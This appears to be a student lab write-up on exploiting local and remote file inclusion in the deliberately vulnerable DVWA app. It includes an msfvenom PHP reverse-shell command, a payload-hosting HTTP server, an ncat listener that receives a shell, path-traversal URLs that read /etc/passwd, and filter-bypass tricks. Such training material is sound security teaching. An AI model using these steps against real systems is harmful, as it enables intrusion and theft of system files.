

Learning Objective: Local File Inclusion and Remote File Inclusion

Set up DVWA on Virtualbox

Exploit local file inclusion (LFI) and remote file inclusion (RFI) on a Kali Linux machine


Summarize how to identify and exploit LFI and RFI vulnerabilities in web applications

RFI:

Low Security:

Here are the steps I took for Remote File Inclusion:

- 1.) Launched DVWA
- 2.) Created a reverse shell:




```
File Actions Edit View Help
launch dvwa x enable file inclusion x shell x python server x ncat x

(kali@kali)-[~]
$ msfvenom -p php/reverse_php LHOST=10.0.2.10 LPORT=7777 -f raw > php_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3020 bytes

(kali@kali)-[~]
$
```

- 3.) Then I created a python server:



```
File Actions Edit View Help
launch dvwa x enable file inclusion x shell x python server x ncat x

(kali@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


- 4.) To ensure the python server was going by going to <http://10.0.2.10:8000> and my files were there.
- 5.) I then went to the DVWA site and added the python server address into the DVWA as shown below.



6.) I then set up a NCAT listener.

```
File Actions Edit View Help
launch dvwa x enable file inclusion x shell x python server x ncat x
(kali@kali)-[~]
$ nc -l -v -p 7777
listening on [any] 7777 ...
```

7.) I then ran the reverse shell I created by adding the document name into the address bar in my browser:



8.) As you can see in the NCAT listener I was successfully able to gain access into the website files:

```
File Actions Edit View Help
launch dvwa x enable file inclusion x shell x python server x ncat x
(kali@kali)-[~]
$ nc -l -v -p 7777
listening on [any] 7777 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.10] from (UNKNOWN) [172.17.0.2] 48254
ls
file1.php
file2.php
file3.php
file4.php
help
include.php
index.php
source
whoami
www-data
```

9.) I then navigated to the file /etc/passwd and was able to read that file:


```

/etc
cd passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,:/nonexistent:/bin/false


```

Medium Security:


For the Medium Security section, I wasn't able to navigate to my php file as I did in the low security setting. Nothing happened.



So I checked the page source:



As you can see the http:// and https:// were removed and replaced with "". The first thing I tried to do is see if it was case sensitive. This seemed to have bypassed the security setting.



High Security:

Not possible in a high security setting because http:// and https:// not allowed.


LFI:

Low Security:


1.) I edited the url address to:

<http://127.0.0.2/vulnerabilities/fi/?page=../../../../../../etc/passwd>

- a.) Since I didn't know where i was in the directory I had to use ../ until i was able to gain access. I gave us other files we can get into. Usernames, passwords, mailing list, etc.




I just changed the passwd to shadow but didn't do anything. We might not have access to this file.



Medium Security:


For the medium setting We tried the same method as the low Security setting and nothing happened.

1.) I then checked the page source for more info:



If you look at the input validation, it says the `../` and `..\` is being replaced with `""` which means nothing.

2.) I took out the `../../../../../` and just used `/etc/passwd` and I was able to perform a successful LFI.



High Security Setting:

I tried the same URL as the one in the medium setting and the page gave me an error. So I went into the DVWA site and looked at the page source again.



As you can see in the input file validation section, it says the “file” =”include.php” and anything else won’t work and display the “ERROR: File Not Found!”

